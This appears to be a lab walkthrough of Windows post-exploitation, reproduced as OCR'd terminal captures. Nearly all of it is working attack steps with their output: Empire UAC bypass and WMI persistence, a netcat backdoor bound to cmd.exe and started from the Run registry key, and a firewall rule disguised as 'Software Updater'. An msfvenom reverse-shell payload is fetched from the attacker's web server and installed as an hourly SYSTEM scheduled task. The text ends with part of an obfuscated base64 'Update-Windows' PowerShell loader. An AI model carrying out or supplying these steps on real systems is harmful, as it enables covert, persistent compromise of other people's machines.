
```
(Empire: usemodule/powershell/privesc/bypassuac) > set Agent SKD217BV
[*] Set Agent to SKD217BV
(Empire: usemodule/powershell/privesc/bypassuac) > set Listener listen
[*] Set Listener to listen
(Empire: usemodule/powershell/privesc/bypassuac) > execute
[*] Tasked SKD217BV to run Task 1
[+] New agent TANUBD6P checked in
[*] Sending agent (stage 2) to TANUBD6P at 192.168.108.245
(Empire: agents) > agents

┌Agents──────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ ID │ Name      │ Language   │ Internal IP     │ Username         │ Process    │ PID  │ Delay │ Last Seen               │ Listener │
│ 25 │ SKD217BV  │ powershell │ 192.168.249.138 │ SHEFFIELD\Yokwe  │ powershell │ 6192 │ 5/0.0 │ 2022-04-12 11:56:08 EDT │ listen   │
│    │           │            │                 │                  │            │      │       │ (4 seconds ago)         │          │
│ 26 │ TANUBD6P* │ powershell │ 192.168.249.138 │ SHEFFIELD\Yokwe  │ powershell │ 6544 │ 5/0.0 │ 2022-04-12 11:56:09 EDT │ listen   │
│    │           │            │                 │                  │            │      │       │ (3 seconds ago)         │          │

(Empire: agents) >
```




```
(Empire: usemodule/powershell/persistence/elevated/wmi) > set Agent TANUBD6P
[*] Set Agent to TANUBD6P
(Empire: usemodule/powershell/persistence/elevated/wmi) > set Listener listen
[*] Set Listener to listen
(Empire: usemodule/powershell/persistence/elevated/wmi) > execute
[*] Tasked TANUBD6P to run Task 1
(Empire: agents) >
```




```
[+] New agent 8DARFYK5 checked in
[*] Sending agent (stage 2) to 8DARFYK5 at 192.168.108.245
[+] New agent XW42DFE8 checked in
[*] Sending agent (stage 2) to XW42DFE8 at 192.168.108.245
[+] New agent Y7WB4SGV checked in
[*] Sending agent (stage 2) to Y7WB4SGV at 192.168.108.245
[+] New agent MGY7CDKU checked in
[*] Sending agent (stage 2) to MGY7CDKU at 192.168.108.245
(Empire) > agents

┌Agents──────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ ID │ Name      │ Language   │ Internal IP     │ Username         │ Process    │ PID  │ Delay │ Last Seen               │ Listener │
│ 25 │ SKD217BV  │ powershell │ 192.168.249.138 │ SHEFFIELD\Yokwe  │ powershell │ 6192 │ 5/0.0 │ 2022-04-12 12:00:14 EDT │ listen   │
│    │           │            │                 │                  │            │      │       │ (27 minutes ago)        │          │
│ 26 │ TANUBD6P* │ powershell │ 192.168.249.138 │ SHEFFIELD\Yokwe  │ powershell │ 6544 │ 5/0.0 │ 2022-04-12 12:00:16 EDT │ listen   │
│    │           │            │                 │                  │            │      │       │ (27 minutes ago)        │          │
│ 27 │ 8DARFYK5* │ powershell │ 192.168.249.138 │ WORKGROUP\SYSTEM │ powershell │ 2128 │ 5/0.0 │ 2022-04-12 12:05:27 EDT │ listen   │
│    │           │            │                 │                  │            │      │       │ (22 minutes ago)        │          │
│ 28 │ XW42DFE8* │ powershell │ 192.168.249.138 │ WORKGROUP\SYSTEM │ powershell │ 4712 │ 5/0.0 │ 2022-04-12 12:23:06 EDT │ listen   │
│    │           │            │                 │                  │            │      │       │ (4 minutes ago)         │          │
│ 29 │ Y7WB4SGV* │ powershell │ 192.168.249.138 │ WORKGROUP\SYSTEM │ powershell │ 3576 │ 5/0.0 │ 2022-04-12 12:23:06 EDT │ listen   │
│    │           │            │                 │                  │            │      │       │ (4 minutes ago)         │          │
│ 30 │ MGY7CDKU* │ powershell │ 192.168.249.138 │ WORKGROUP\SYSTEM │ powershell │ 2996 │ 5/0.0 │ 2022-04-12 12:27:32 EDT │ listen   │
│    │           │            │                 │                  │            │      │       │ (2 seconds ago)         │          │

[+] New agent BLX34NE7 checked in
[*] Sending agent (stage 2) to BLX34NE7 at 192.168.108.245
(Empire: agents) >
```




```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\Windows\\system32
[*] uploading  : /usr/share/windows-binaries/nc.exe -> C:\Windows\system32
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> C:\Windows\system32\nc.exe
meterpreter > reg setval -k HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run -v nc -
d 'C:\Windows\system32\nc.exe -Ldp 9009 -e cmd.exe'
Successfully set nc of REG_SZ.
meterpreter >
```




```
meterpreter > shell
Process 2416 created.
Channel 3 created.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh advfirewall firewall add rule name="Software Updater" dir=in acti
on=allow protocol=TCP localport=9009
netsh advfirewall firewall add rule name="Software Updater" dir=in action=allow protocol=TC
P localport=9009
Ok.


C:\Windows\system32>
```



```
┌──(root💀kali)-[/home/kali]
└─# nc -v 192.168.108.154 9009
192.168.108.154: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.108.154] 9009 (?) open
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\SysWOW64>
```




```
┌──(root💀kali)-[/home/kali]
└─# powersploit
> powersploit ~ PowerShell Post-Exploitation Framework
/usr/share/windows-resources/powersploit
  |---AntivirusBypass
  |---CodeExecution
  |---Exfiltration
  |---Mayhem
  |---Persistence
  |---PowerSploit.psd1
  |---PowerSploit.psm1
  |---Privesc
  |---README.md
  |---Recon
  |---ScriptModification
  |---Tests
┌──(root💀kali)-[/usr/share/windows-resources/powersploit]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




Directory listing for /Persistence/
192.168.108.211:8000/Persistence/

Directory listing for /Persistence/


- Persistence.psd1
- Persistence.psm1
- Usage.md




```
COMMANDO 4/12/2022 12:59:46 PM
PS C:\Users\bramw > $Env:PSModulePath
C:\Users\bramw\Documents\WindowsPowerShell\Modules;C:\ProgramData\FEVM;C:\ProgramData\Boxstarter;C:\Program Files\Window
sPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
COMMANDO 4/12/2022 12:59:54 PM
PS C:\Users\bramw >
```




```
PS C:\Users\bramw > Get-Help Persistence

Name                              Category  Module                    Synopsis
----                              --------  ------                    --------
New-ElevatedPersistenceOption     Function  Persistence               ...
New-UserPersistenceOption         Function  Persistence               ...
Add-Persistence                   Function  Persistence               ...
```



```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.108.211 LPORT=1066 -f psh > p
ersist.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of psh file: 2499 bytes

┌──(root💀kali)-[/home/kali]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.108.245 - - [12/Apr/2022 13:21:05] "GET / HTTP/1.1" 200 -
192.168.108.245 - - [12/Apr/2022 13:21:08] "GET /persist.ps1 HTTP/1.1" 200 -
█
```



```
COMMANDO 4/12/2022 1:28:09 PM
PS C:\Users\bramw\Downloads > Import-Module Persistence
COMMANDO 4/12/2022 1:28:18 PM
PS C:\Users\bramw\Downloads > $userop = New-UserPersistenceOption -ScheduledTask -Hourly
COMMANDO 4/12/2022 1:28:25 PM
PS C:\Users\bramw\Downloads > $suop = New-ElevatedPersistenceOption -ScheduledTask -Hourly
COMMANDO 4/12/2022 1:28:28 PM
PS C:\Users\bramw\Downloads > Add-Persistence -FilePath .\persist.ps1 -ElevatedPersistenceOption
 $suop -UserPersistenceOption $userop
COMMANDO 4/12/2022 1:28:35 PM
PS C:\Users\bramw\Downloads > ls


    Directory: C:\Users\bramw\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/12/2022   1:21 PM           2499 persist.ps1
-a----         4/12/2022   1:28 PM           4564 Persistence.ps1
-a----         4/12/2022   1:28 PM            788 RemovePersistence.ps1
```



Name	Status	Triggers
Updater	Ready	At 2:30 PM on 4/12/2022 - After triggered, repeat every 1 hour indefinitely.

Name: Updater

Location: \

Author: Administrator

Description:

Security options

When running the task, use the following user account:


SYSTEM

○ Run only when user is logged on


● Run whether user is logged on or not

□ Do not store password. The task will only have access to local resources

□ Run with highest privileges



```
function Update-Windows{Param([Switch]$Persist)$ErrorActionPreference='SilentlyContinue'
$Script={sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream
([IO.MemoryStream][Convert]::FromBase64String
('7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvf
e6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgfP358Hz8ifrdvX73+RS9Olr/P71WtinfPn6efpb/nR79x8r2nZXm2WFV1u/
XR27xe5uW9vfGsLD+68/3fOFmtJ2UxTZs2a
+lH/q6lBunZsn3Z1ulPFnW7zsrjsqymW/pZuTqezeq8aUbpuli26ezqdfGDXP84l7YEqlq
+uV65j1/WVZtP2zuHH4DNSZ1nbf5mTj9mDhv5+7ht62KybnMPrTabvhXcbGP6rG4t/vbjl1mdLXLqy77MfdEgnpXZhd9
SejubYSAf/Z6/cfIbJ79bk18XZ2+/OyFiE+RtDDvdXuSLSV4/zc+LZQE4aW9qtl9Ql+lH3y2W9/Y
+SreX9FezyqZ5yp88Wy
+neK9Jt1dZ07Tzeo3OvvfKus2/9/3vp7/bm2n1ZD37Re/mv3f97Bdd1tT5zrvz6WjnXX5A/xzs0T873v8/xT8HD/H9ff
rn3i79M+Uv9vHFhP65jz/v7dg/AWIa/LVr2z7An3vo6Zz+P3lA/+xn+OhTA/wcX2R4/x7+
+RSfPcBv/Cb/gq6mjAjaztAB/gCwHK3O8Q93fB+feXhYJLnTexbLffy2y1OBt/wePsNv+GiGf+7jH4EEYjAO/OU98/k
+Pt+1r9/LzGf87T1LAn4rMtyBEd1jiOjuASbgnN/EX2h1ji/vTcyfe/umWY7f7vOMTsxv/K3F
+dNPzZfofH9i/uKmu0wPO1SGZ37hjy1X7OPzPfvP/Yn5hyeOaXUflGD68WB5LPfP7T/4VgBjinJGBIO5j38+5QEyPX3O
5I8fgDwP7HcCbd98y1PKTZi3mBGYjZn5mMyANMGfD81sGvh7aDnlAfE/tk/+4oD/BKL4RWCB6J9iKPg/N2UpyRg8D/G
++cIMZBcvMpcJYkCTe+r8sx/5jQHlgMu9W7o6ZB5ixIwRc/19hs6fMUroMUO7B0wxOzv8LuPK
